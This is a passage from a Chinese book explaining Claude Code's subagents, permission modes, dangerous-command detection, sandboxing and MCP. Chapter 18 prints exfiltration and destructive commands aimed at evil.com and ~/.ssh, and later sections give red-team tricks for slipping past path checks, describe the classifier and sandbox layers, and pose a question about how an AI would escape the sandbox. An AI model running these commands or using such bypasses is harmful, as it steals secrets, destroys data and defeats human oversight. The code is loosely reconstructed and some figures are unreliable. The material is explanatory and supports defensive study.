子智能体 B: /tmp/worktree-b/ (feature-db 分支)

完成后，子智能体的修改可以通过 Git 合并回主分支。

自定义智能体

除了预定义的类型，用户还可以创建自定义智能体：

```
# ~/.claude/agents/security-reviewer.md
```

```
---
name: security-reviewer
description: 安全代码审查专家
tools: ["FileRead", "Grep", "Glob"]
---
```

你是一个安全代码审查专家。你的任务是：

1. 查找 OWASP Top 10 安全漏洞
2. 检查输入验证
3. 检查身份认证和授权
4. 检查敏感数据处理
5. 给出修复建议

这个文件定义了一个专门做安全审查的智能体。AI 可以这样调用它：

```
{
  name: "Agent",
  input: {
    subagent_type: "security-reviewer",
    prompt: "审查 src/api/ 目录下的所有接口"
  }
}
```

```
}  
}
```

子智能体之间的通信

子智能体不能直接互相通信——它们只能通过文件系统间接交互：

子智能体 A 修改了 config.ts
子智能体 B 读取了 config.ts
→ B 看到了 A 的修改

这种“通过共享状态通信”的模式避免了复杂的消息传递，但也意味着如果两个子智能体同时修改同一个文件，可能会冲突。这就是为什么有 worktree 隔离模式。

本章小结

- **Agent 工具** 让 AI 创建子智能体来处理复杂任务
- 子智能体有独立的上下文窗口和工具集
- 三种预定义类型：通用型、探索型、规划型
- 子智能体可 **并行运行**、后台运行
- **Git worktree** 隔离防止并行修改冲突
- 用户可以创建自定义智能体
- 子智能体通过文件系统间接通信

思考题

1. 如果一个子智能体的任务失败了，主智能体应该怎么处理？
2. 子智能体能不能创建自己的子智能体？这样做的风险是什么？
3. 什么样的任务适合用子智能体，什么样的任务不适合？

多智能体的类比：软件开发团队

多智能体系统和真实的软件开发团队惊人地相似：

真实团队	多智能体
项目经理分配任务	主智能体分配子任务
开发者各自写代码	子智能体各自执行
用 Git 分支隔离工作	用 Worktree 隔离修改
Code Review 检查质量	主智能体汇总审查
最终合并到 main 分支	合并所有修改

这不是巧合——多智能体系统本身就是在模拟人类团队的协作方式。理解了团队协作的原则（明确分工、减少耦合、统一标准），你就理解了多智能体系统的设计精髓。

下一章，我们将进入安全与权限篇——Claude Code 最重要的防线。

第17章：权限系统——信任的层级

核心问题：该信任 AI 多少？

如果 AI 可以不受限制地执行任何操作，会发生什么？

- 它可能误删重要文件
- 它可能执行有害的命令
- 它可能泄露敏感信息
- 它可能做出你不想要的修改

但如果每一步都需要用户确认，AI 就变成了一个不停问“可以吗？可以吗？”的烦人助手。

Claude Code 的权限系统就是在**安全**和**效率**之间找平衡。

三种权限模式

Claude Code 提供了三种权限模式，让用户自己选择信任级别：

1. Default 模式（默认）

读文件？ → 自动允许
搜索代码？ → 自动允许
运行 ls？ → 自动允许
修改文件？ → 询问用户
运行 git push？ → 询问用户
删除文件？ → 询问用户

大部分只读操作自动允许，写操作需要确认。适合日常使用。

2. Auto 模式

读文件？ → 自动允许
搜索代码？ → 自动允许
运行 ls？ → 自动允许
修改文件？ → AI 分类器判断是否安全
运行 git push？ → 询问用户（高风险操作）
删除文件？ → 询问用户（高风险操作）

中等风险操作由 AI 分类器自动判断。只有高风险操作才询问用户。更流畅，但需要信任分类器。

3. Bypass 模式


所有操作 → 自动允许

完全信任 AI，不做任何确认。只适合你完全了解 AI 在做什么的情况，比如运行你预先审查过的自动化脚本。

权限检查的流程

每次 AI 想使用一个工具时，都要经过层层检查：

AI 请求使用工具



规则匹配详解

权限规则是 Claude Code 最灵活的安全机制。规则的格式是：

工具名(参数模式)

例如：

Bash(git *)

匹配：所有 git 命令

Bash(npm test *)

匹配：npm test 及其参数

Suggestions:

- Allow all npm commands: Bash(npm *)

注意底部的”建议”——系统会智能地建议权限规则。如果你经常允许 npm 命令，它会建议你创建一个 Bash(npm *) 的永久允许规则。

用户的选择有三种： - **Allow**: 只允许这一次 - **Deny**: 拒绝这一次 - **Allow Always**: 创建永久允许规则

Auto 模式分类器

Auto 模式使用 AI 分类器来自动判断操作是否安全：

```
async function classifyToolUse(tool, input, context) {
  // 构建分类提示
  const classifierPrompt = `
  用户的意图是: ${context.userIntent}
  AI 想执行的操作是: ${tool.name}(${JSON.stringify(input)})

  这个操作安全吗? 考虑:
  - 操作是否符合用户的意图
  - 操作是否有不可逆的副作用
  - 操作是否涉及敏感数据
  `

  const result = await classifier.evaluate(classifierPrompt)

  if (result.confidence > 0.9) {
    return { behavior: "allow" } // 高置信度, 自动允许
  } else {
    return { behavior: "ask" } // 不确定, 还是问用户
  }
}
```

分类器**异步运行**——它和其他检查并行执行，不增加额外的等待时间。

多层防御

Claude Code 的安全设计遵循**纵深防御**原则——不依赖单一的安全措施，而是层层设防：

第一层：AI 的自我约束

系统提示词告诉 AI 不要做危险操作

第二层：工具级别的验证

每个工具自己检查输入是否合理

第三层：权限规则

用户定义的 allow/deny/ask 规则

第四层：分类器

AI 安全分类器评估操作风险

第五层：用户确认

最后的把关——用户看到操作并确认

第六层：沙箱

即使前面都通过了，命令仍在受限环境中执行

即使某一层被绕过，其他层仍然可以拦截危险操作。这就像银行的安全系统——有摄像头、保险柜、警报器、保安，每一层都是一道防线。

本章小结

- 权限系统平衡安全与效率，提供三种模式 (Default/Auto/Bypass)
- 权限检查有六个步骤：验证 → 工具检查 → 钩子 → 规则 → 分类器 → 用户确认
- 规则支持通配符，按优先级从 CLI 参数到会话级别
- 拒绝操作时，AI 会收到错误信息并尝试其他方式
- 权限对话框提供智能建议
- **纵深防御**：六层安全机制，不依赖单一防线

思考题

1. 为什么管理员策略的优先级高于用户设置？在什么场景下这很重要？
2. Auto 模式分类器的置信度阈值设为 0.9，如果改成 0.5 会怎样？0.99 呢？
3. 纵深防御在现实生活中还有什么例子？

现实世界的权限系统

Claude Code 的权限系统并不是凭空发明的——它借鉴了很多现实世界的安全模型。

手机的权限系统

你的手机 App 在使用摄像头、位置、通讯录之前，都会弹出权限请求。这和 Claude Code 的权限对话框几乎一模一样：

手机：

"相机 App 想要使用你的位置"

[允许一次] [使用 App 时允许] [不允许]

Claude Code：

"Claude 想要执行 git push"

[允许] [允许所有 git 命令] [拒绝]

两者都遵循同样的原则：**在操作发生前征得用户同意，并提供不同粒度的授权选择。**

公司的权限体系

企业中的权限管理也类似：

CEO（最高权限）

- 可以做任何决策

部门经理

- 可以管理部门内的事务
- 不能修改其他部门的预算

普通员工

- 可以执行日常工作
- 需要审批才能报销大额费用

实习生

- 大部分操作需要导师确认

Claude Code 的三种权限模式也是类似的信任层级。

下一章，我们将深入安全防线的技术细节。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第18章：安全防线——危险命令检测

为什么需要专门的安全检测？

上一章我们说了权限系统——用户可以配置 allow/deny 规则。但有些操作太危险了，不能只依赖用户配置。

想象一个新手用户，他可能不知道 `chmod 777 /` 是什么意思，就点了“允许”。或者一个复杂的命令，看起来人畜无害，实际上暗藏杀机。

这就是为什么 Claude Code 需要**独立于用户配置的安全检测**——即使用户说“允许”，系统也要再检查一遍。

Bash 安全检测的规模

Bash 工具的安全相关代码超过 50 万行，分布在 18 个文件中：

文件	行数	职责
bashSecurity.ts	~102K	危险模式匹配

文件	行数	职责
bashPermissions.ts	~98K	权限规则评估
readOnlyValidation.ts	~68K	只读操作检测
pathValidation.ts	~43K	路径安全验证
sedValidation.ts	~21K	sed 命令分析

安全代码比功能代码还多！这不是过度工程——当 AI 能执行终端命令时，安全性怎么强调都不为过。

危险模式分类

Claude Code 把危险命令分成几个类别：

一、系统破坏性命令

```
# 删除系统文件
rm -rf /
rm -rf /*
rm -rf ~

# 格式化磁盘
mkfs.ext4 /dev/sda
dd if=/dev/zero of=/dev/sda

# 修改系统权限
chmod 777 /
chmod -R 777 /etc
```

这些命令可以让你的系统变得不可用。系统会**绝对禁止**这些命令，即使用户选择了 Bypass 模式。

二、数据泄露风险

```
# 读取密钥
cat ~/.ssh/id_rsa
cat ~/.aws/credentials

# 发送数据到外部
curl -X POST https://evil.com -d @~/.ssh/id_rsa
cat /etc/passwd | nc evil.com 1234
```

这些命令可能泄露敏感信息。系统会标记为高风险，要求用户确认。

三、不可逆操作

```
# Git 操作
git push --force      # 覆盖远程历史
git reset --hard HEAD~10 # 丢弃最近 10 个提交
git branch -D feature # 删除分支
```

```
# 数据库操作
DROP TABLE users;
TRUNCATE TABLE orders;
```

这些操作可以撤销，但很困难。系统会发出警告并要求确认。

四、“看起来无害”的危险命令

```
# 这个命令看起来只是在查看文件...
find / -name "*.log" -exec rm {} \;
# 实际上它删除了所有 .log 文件!

# 这个看起来是在安装软件包...
curl https://evil.com/script.sh | bash
# 实际上它从网上下载并执行了未知脚本!
```

这是最难检测的——命令的“外表”和“行为”不一致。Claude Code 需要理解命令的语义，而不只是匹配关键字。

命令解析：理解语义

对于复杂的命令，简单的字符串匹配不够。Claude Code 会进行更深入的分析：

```
function analyzeCommand(command: string): SecurityAnalysis {
  // 步骤 1: 分解管道
  // "cat file.txt | grep error | wc -l"
  // → ["cat file.txt", "grep error", "wc -l"]
  const stages = splitPipeline(command)

  // 步骤 2: 分析每个阶段
  for (const stage of stages) {
    // 提取命令名和参数
    const { executable, args, redirections } = parseShellCommand(stage)

    // 步骤 3: 检查重定向
    // "echo hello > /etc/passwd" 的 ">" 是修改文件的信号
    for (const redir of redirections) {
      if (redir.type === "write" && isSystemPath(redir.target)) {
        return { dangerous: true, reason: "重定向到系统文件" }
      }
    }
  }

  // 步骤 4: 检查可执行文件
  if (DANGEROUS_EXECUTABLES.includes(executable)) {
    return { dangerous: true, reason: `${executable} 是危险命令` }
  }

  // 步骤 5: 检查参数组合
  if (executable === "rm" && args.includes("-rf")) {
```

```

    return { dangerous: true, reason: "递归强制删除" }
  }
}

return { dangerous: false }
}

```

路径安全验证

Claude Code 会验证命令中涉及的所有路径：

```

function validatePath(path: string, workDir: string): PathValidation {
  // 解析为绝对路径
  const resolved = resolvePath(path, workDir)

  // 检查 1: 是否在工作目录内?
  if (!resolved.startsWith(workDir)) {
    return {
      safe: false,
      reason: "路径超出工作目录",
      severity: "high"
    }
  }

  // 检查 2: 有没有路径穿越 (../../etc/passwd) ?
  if (hasPathTraversal(path)) {
    return {
      safe: false,
      reason: "检测到路径穿越",
      severity: "critical"
    }
  }

  // 检查 3: 是否是敏感文件?
  if (SENSITIVE_PATHS.some(p => resolved.includes(p))) {
    return {
      safe: false,
      reason: "涉及敏感文件路径",
      severity: "high"
    }
  }

  return { safe: true }
}

const SENSITIVE_PATHS = [
  ".ssh",
  ".aws",
  ".env",
  "credentials",
  "secrets",
  "private_key",

```

```
".gnupg",  
]
```

路径穿越是一种经典的安全攻击：用 `../` 跳出当前目录，访问不应该被访问的文件。比如：

工作目录： `/Users/alice/project`

恶意路径： `../../../../etc/passwd`

解析后： `/etc/passwd` ← 超出了工作目录！

分类器：AI 检查 AI

除了基于规则的检测，Claude Code 还可以用 AI 分类器来评估命令的安全性：

规则检测（快速，但可能漏报）

+ AI 分类器（准确，但稍慢）

= 更全面的安全覆盖

分类器是怎么工作的？

输入：

命令： `npm install express`

上下文：用户正在搭建一个 Web 服务器

历史：之前安装了 `node.js`

分类器评估：

这个命令做什么？ → 安装一个 npm 包

有破坏性吗？ → 不会删除或修改现有文件

符合用户意图吗？ → 是的，用户在搭建服务器

有安全风险吗？ → npm 包可能有恶意代码，但 `express` 是知名包

结论：低风险，可以自动允许

分类器和规则检测**并行运行**——规则检测立刻给出结果，分类器稍后给出更精确的判断。如果规则已经能做出决定（比如明显危险的命令），就不需要等分类器。

安全检测 vs 可用性

安全检测有一个永恒的矛盾：**太松不安全，太紧不好用。**

太松的例子：

允许： `curl http://example.com | bash`

→ 从网上下载并执行未知脚本，可能是恶意的

太紧的例子：

禁止: `git commit -m "fix bug"`
→ 只是一个普通的 git 提交, 完全安全

Claude Code 通过**分层**来解决这个问题: - 第一层用宽松的规则快速通过明显安全的操作 - 第二层用分类器处理“灰色地带” - 第三层让用户做最终决定

这样大部分操作 (安全的) 都能快速通过, 少数不确定的才需要额外检查。

本章小结

- 安全检测独立于用户配置——即使用户允许, 系统也会检查
- 危险命令分四类: 系统破坏、数据泄露、不可逆操作、隐藏危险
- 命令解析理解语义 (管道、重定向、参数组合), 不只是简单匹配
- 路径验证防止路径穿越攻击
- AI 分类器和规则检测并行运行, 互相补充
- 安全与可用性的平衡通过分层检测来实现

安全思维: 像攻击者一样思考

在安全领域, 有一种思维方式叫做**红队思维 (Red Team Thinking)** ——你假装自己是攻击者, 试图绕过安全系统。

这种思维方式对理解安全系统非常有帮助。比如:

安全检查: 禁止 `rm -rf /` / **攻击者思维:** 那我用 `find / -delete` 呢? 效果一样但命令不同。

安全检查: 禁止访问 `./ssh` 目录 / **攻击者思维:** 那我用符号链接呢? `ln -s ~/.ssh /tmp/innocent && cat /tmp/innocent/id_rsa`

安全检查: 只允许工作目录内的路径 / **攻击者思维:** 那我用 `../../../../` 路径穿越呢?

每一种攻击思路都推动了安全系统的改进。这就是为什么安全是一场“军备竞赛” ——防御者和攻击者在不断互相进化。

如果你对安全感兴趣, 可以参加 **CTF (Capture The Flag)** 竞赛——这是一种专门锻炼安全思维的编程竞赛, 非常适合初学者参与。

下一章, 我们将了解沙箱机制——最后一道安全防线。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第19章：沙箱机制——隔离的艺术


为什么需要沙箱？

即使有了权限系统和安全检测，仍然有可能出现意料之外的情况。一个看起来安全的命令，可能因为环境不同或参数组合而产生意外的效果。

沙箱就是**最后一道防线**——即使前面的所有检查都放行了，命令在沙箱中运行时，它能造成的损害也是有限的。

什么是沙箱？

沙箱（Sandbox）是一个受限的执行环境。你可以把它想象成一个“玻璃房间”：



即使命令“想”做坏事，沙箱也不允许。就像把一个小朋友放在一个安全的游乐场里——他可以自由玩耍，但不可能跑到马路上。

沙箱的实现方式

不同的操作系统有不同的沙箱技术：

macOS: sandbox-exec

macOS 提供了一个叫 `sandbox-exec` 的命令，可以用配置文件定义沙箱规则：

```
(version 1)
(deny default) ; 默认拒绝所有操作
```

```
(allow file-read*
 (subpath "/Users/alice/project")); 允许读取项目目录

(allow file-write*
 (subpath "/Users/alice/project")); 允许写入项目目录

(allow process-exec)           ; 允许执行程序
(allow network-outbound)       ; 允许网络访问

(deny file-write*
 (subpath "/etc")              ; 禁止写入系统目录
 (subpath "/usr")
 (subpath "/System"))
```

Linux: 多种选择

Linux 有更多的沙箱技术:

- **Docker 容器**: 完整的隔离环境
- **firejail**: 轻量级沙箱
- **seccomp**: 系统调用过滤
- **namespaces**: **源隔离**

概念层面

不管用什么技术, 沙箱的核心原则是**最小权限**:

| 只给程序它完成任务所**必需**的最小权限, 不多一分。

沙箱的权衡

沙箱不是免费的。它有代价:

代价一: 功能限制

有些合法操作在沙箱里不能做。比如:

```
# 安装全局 npm 包 → 沙箱不允许 (需要写 /usr/local/)
npm install -g typescript

# 修改 Git 全局配置 → 沙箱不允许 (需要写 ~/.gitconfig)
git config --global user.name "Alice"

# 启动 Docker 容器 → 沙箱可能不允许 (需要 Docker socket)
docker run nginx
```

代价二: 性能开销

沙箱增加了一层间接层——每个文件操作和系统调用都要额外检查是否被允许。这会让命令运行稍微慢一点 (通常 5-10%)。

代价三：兼容性问题

有些工具假设自己有完整的文件系统访问权限。在沙箱里运行可能会出现意外的错误。

决策：什么时候用沙箱？

不是所有命令都需要沙箱。Claude Code 根据命令的风险等级来决定：

```
function shouldUseSandbox(command: string): boolean {
  // 已知安全的命令不需要沙箱
  if (isKnownSafeCommand(command)) {
    return false
  }

  // 只读命令不需要沙箱
  if (isReadOnlyCommand(command)) {
    return false
  }

  // 其他命令在沙箱中运行
  return true
}

function isKnownSafeCommand(command: string): boolean {
  const safeCommands = [
    "git status", "git log", "git diff",
    "ls", "pwd", "whoami", "date",
    "node --version", "npm --version",
  ]
  return safeCommands.some(safe => command.startsWith(safe))
}
```

沙箱之外的安全措施

沙箱只是安全体系的一部分。完整的安全体系是：

第 1 层：AI 自我约束（系统提示词）

"不要执行危险操作"

↓ 如果 AI 无视指令...

第 2 层：规则匹配

检查 allow/deny 规则

↓ 如果规则没有覆盖到...

第 3 层：安全分析

命令语义分析、路径验证

↓ 如果分析漏判...

第 4 层：AI 分类器

ML 模型评估风险
↓ 如果分类器误判...

第 5 层: 用户确认
让用户做最终决定
↓ 如果用户误操作...

第 6 层: 沙箱
限制命令的实际权限
→ 即使前 5 层都失败了, 损害也是有限的

这就是**纵深防御**的完整实现。每一层都不完美, 但叠加起来提供了很强的安全保障。

真实案例

让我们看几个安全系统如何协作的案例:

案例一: AI 试图读取 SSH 密钥

AI 请求: `Bash("cat ~/.ssh/id_rsa")`

第 1 层: 系统提示词说不要读密钥 → AI 通常不会这样做
第 2 层: 规则匹配 → 可能没有专门的规则
第 3 层: 安全分析 → 检测到访问 `.ssh` 目录, 标记高风险
第 4 层: 分类器 → 确认高风险
第 5 层: 用户确认 → 弹出警告对话框
第 6 层: 沙箱 🛡️ 即使允许, 也只能读取工作目录内的文件

结果: 被第 3-5 层拦截

案例二: AI 试图安装恶意包

AI 请求: `Bash("npm install totally-not-malware")`

第 1 层: 系统提示词 → 没有指令禁止安装 npm 包
第 2 层: 规则匹配 → 如果有 `Bash(npm install *)` 允许规则...
第 3 层: 安全分析 → `npm install` 本身是合法操作
第 4 层: 分类器 → 评估包名是否可疑
第 5 层: 用户确认 → 用户看到包名, 决定是否安装
第 6 层: 沙箱 → `npm install` 需要写入 `node_modules`

结果: 第 4-5 层有机会拦截

案例三: 正常的开发操作

AI 请求: `Bash("npm test")`

第 1 层: 系统提示词 → 运行测试是正常操作
第 2 层: 规则匹配 → `Bash(npm test *)` 在允许列表

第 3 层: 安全分析 → `npm test` 是只读/低风险操作
→ 快速通过, 不需要后续检查

结果: 第 2-3 层直接放行, 用户无感知

安全设计的哲学

从 Claude Code 的安全系统中, 我们可以提炼出几条安全设计哲学:

1. 默认拒绝 (Default Deny)

不确定安全的, 就假设不安全。只有明确允许的才通过。

2. 最小权限 (Least Privilege)

只给程序完成任务需要的最小权限。

3. 纵深防御 (Defense in Depth)

不依赖单一安全措施, 层层设防。

4. 故障安全 (Fail-Safe)

当安全系统本身出错时, 应该选择”拒绝”而不是”允许”。

5. 用户最终控制 (User Sovereignty)

最终的决定权在用户手里, 但系统要尽量帮用户做出正确的决定。

本章小结

- 沙箱是最后一道安全防线, 限制命令的实际权限
- 沙箱技术因操作系统而异: macOS 用 `sandbox-exec`, Linux 有多种选择
- 沙箱有代价: 功能限制、性能开销、兼容性问题
- 不是所有命令都需要沙箱——只读和已知安全的命令可以跳过
- 完整的安全体系有六层防御
- 安全设计哲学: 默认拒绝、最小权限、纵深防御、故障安全

思考题

1. 如果你是一个 AI, 你会怎么尝试”逃出”沙箱? (这种思考方式叫”红队思维”, 是安全研究的重要方法)
2. 沙箱的”最小权限”原则在日常生🔒🔒🔒中有什么例子?
3. 你认为六层防御够了吗? 还能加什么?

延伸阅读：安全领域的经典原则

如果你对安全设计感兴趣，以下是几个值得了解的经典原则：

Saltzer & Schroeder 的安全设计原则（1975年提出，至今仍然适用）：

1. **经济性原则**：安全机制越简单越好。复杂的安全系统更容易有漏洞。
2. **完全中介原则**：每次访问都要检查权限，不能因为“上次检查过了”就跳过。
3. **开放设计原则**：安全不依赖于秘密。即使攻击者知道系统的设计，只要没有密钥就无法入侵。
4. **权限分离原则**：重要操作需要多个条件同时满足。就像银行保险柜需要两把钥匙同时打开。
5. **心理可接受性原则**：安全机制不能太麻烦，否则用户会想办法绕过它。

Claude Code 的安全设计体现了所有这些原则。如果你想深入学习安全，这是一个很好的起点。

下一章，我们将进入扩展与集成篇，看看 MCP 协议如何让 Claude Code 拥有无限的能力。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第20章：MCP 协议——工具的万能接口

如果只有内置工具……

Claude Code 内置了 40 多个工具：读文件、搜索代码、执行命令……但世界上有无数的工具和服务：

- 你想让 AI 查询数据库
- 你想让 AI 发送 Slack 消息
- 你想让 AI 操作 Kubernetes 集群
- 你想让 AI 调用你公司内部的 API

不可能把所有这些都内置到 Claude Code 里。那怎么办？

答案是 **MCP (Model Context Protocol, 模型上下文协议)** ——一个让 Claude Code 连接任何外部工具的标准协议。

MCP 是什么？

你可以把 MCP 想象成一个“万能插头”：


Claude Code ↔ MCP 协议 ↔ 任何工具/服务

就像：

你的手机 ↔ USB-C 接口 ↔ 任何 USB-C 设备

不管外部工具是什么（数据库、消息系统、云服务），只要它实现了 MCP 协议，Claude Code 就能使用它。

MCP 的架构



- **Claude Code** 是 MCP **客户端**——它知道怎么发送 MCP 请求
- **外部工具** 是 MCP **服务器**——它们知道怎么响应 MCP 请求
- 它们之间通过 MCP 协议通信

MCP 通信方式

MCP 支持三种通信方式：

1. Stdio (标准输入/输出)

Claude Code 启动一个子进程

- 通过 stdin 发送请求
- 从 stdout 读取响应

这是最常用的方式。MCP 服务器就是一个普通的程序，Claude Code 在后台运行它。

2. SSE (Server-Sent Events)

Claude Code 连接到一个 HTTP 服务器

- 通过 HTTP POST 发送请求
- 通过 SSE 流接收响应

适合远程服务器。

3. WebSocket

Claude Code 建立 WebSocket 连接

- 双向实时通信

适合需要实时交互的场景。

配置 MCP 服务器

在 Claude Code 的配置文件中添加 MCP 服务器：

```
{
  "mcpServers": {
    "github": {
      "command": "node",
      "args": ["~/mcp/github/index.js"],
      "env": {
        "GITHUB_TOKEN": "ghp_XXXXXXXXXXXX"
      }
    },
    "database": {
      "command": "python",
      "args": ["~/mcp/db-server/main.py"],
      "env": {
        "DATABASE_URL": "postgres://localhost/mydb"
      }
    },
    "slack": {
      "command": "npx",
      "args": ["-y", "@anthropic/mcp-slack"],
      "env": {
        "SLACK_TOKEN": "xoxb-XXXXXXXXXXXX"
      }
    }
  }
}
```

每个 MCP 服务器的配置包括： - command：启动命令 - args：命令参数 - env：环境变量（通常包含 API 密钥）

MCP 工具的发现

当 Claude Code 启动时，它会连接所有配置的 MCP 服务器，并**发现**它们提供的工具：

```
// Claude Code 向 MCP 服务器发送请求
client.request("tools/list")

// MCP 服务器返回工具列表
{
  "tools": [
    {
      "name": "query_database",
      "description": "执行 SQL 查询",
      "inputSchema": {
        "type": "object",
```

```
    "properties": {
      "sql": { "type": "string", "description": "SQL 查询语句" }
    }
  },
  {
    "name": "create_table",
    "description": "创建新的数据库表",
    "inputSchema": { ... }
  }
]
```

这些工具会被自动添加到 AI 的可用工具列表中。

MCP 工具的命名

MCP 工具在 Claude Code 内部使用特殊的命名格式：

mcp__服务器名__工具名

例如：

mcp__github__create_issue	GitHub 创建 Issue
mcp__database__query_database	数据库查询
mcp__slack__send_message	Slack 发消息

这种前缀防止了名字冲突——如果两个 MCP 服务器都有一个叫 search 的工具，它们会变成 mcp__serverA__search 和 mcp__serverB__search。

MCP 的实际使用

当 AI 需要使用 MCP 工具时，流程和内置工具完全一样：

1. AI 决定使用工具

```
{ "name": "mcp__database__query_database",
  "input": { "sql": "SELECT * FROM users WHERE active = true" } }
```
2. Claude Code 收到请求
 - 识别出这是 MCP 工具（前缀 "mcp__"）
 - 找到对应的 MCP 服务器 ("database")
3. 转发给 MCP 服务器

```
client.request("tools/call", {
  name: "query_database",
  arguments: { sql: "SELECT * FROM users WHERE active = true" }
})
```
4. MCP 服务器执行查询
 - 连接数据库

- 执行 SQL
- 返回结果

5. 结果返回给 AI

```
{ "content": [{ "text": "找到 42 个活跃用户..." }] }
```

6. AI 根据结果继续回复

MCP 的权限控制

MCP 工具同样受权限系统管控：

```
{
  "permissions": {
    "alwaysAllow": [
      "mcp_github_list_issues",
      "mcp_github_get_issue"
    ],
    "alwaysDeny": [
      "mcp_database_drop_table"
    ],
    "alwaysAsk": [
      "mcp_slack_send_message"
    ]
  }
}
```

你也可以用通配符一次性管理整个服务器的工具：

```
{
  "alwaysDeny": ["mcp_dangerous_server_*"]
}
```

MCP 的意义

MCP 的设计非常聪明，它解决了几个关键问题：

1. 无限扩展性

任何人都可以写一个 MCP 服务器，提供任何功能。Claude Code 不需要为每种服务都写适配代码。

2. 语言无关

MCP 服务器可以用任何编程语言写——Python、JavaScript、Go、Rust……只要遵循 MCP 协议就行。

3. 安全隔离

MCP 服务器在独立的进程中运行。即使它崩溃了，也不会影响 Claude Code 本身。

4. 标准化

所有 MCP 工具都有统一的接口（JSON Schema 定义输入输出），AI 不需要学习每种工具的特殊用法。

本章小结

- **MCP** 是让 Claude Code 连接外部工具的标准协议
- 支持三种通信方式：Stdio、SSE、WebSocket
- 工具通过配置文件注册，启动时自动发现
- MCP 工具命名格式：mcp__服务器名__工具名
- 权限系统同样适用于 MCP 工具
- MCP 实现了无限扩展、语言无关、安全隔离和标准化

思考题

1. 如果你要为你学校的图书馆系统写一个 MCP 服务器，它应该提供哪些工具？
2. MCP 的三种通信方式各适合什么场景？
3. 为什么 MCP 服务器在独立进程中运行很重要？

动手实验：写一个简单的 MCP 服务器

如果你想亲手体验 MCP，可以试试写一个最简单的 MCP 服务器。只需要一个 Node.js 文件：

```
// simple-mcp-server.js
// 一个返回当前时间的 MCP 服务器

const readline = require('readline')

const rl = readline.createInterface({
  input: process.stdin,
  output: process.stdout,
  terminal: false
})

rl.on('line', (line) => {
  const request = JSON.parse(line)

  if (request.method === 'tools/list') {
    // 告诉客户端我们有哪些工具
    const response = {
      id: request.id,
      result: {
```

```
tools: [{
  name: 'get_time',
  description: '获取当前时间',
  inputSchema: { type: 'object', properties: {} }
}]
}
}
console.log(JSON.stringify(response))
}

if (request.method === 'tools/call') {
  // 执行工具
  const response = {
    id: request.id,
    result: {
      content: [{ type: 'text', text: `当前时间: ${new Date().toLocaleString()}` }]
    }
  }
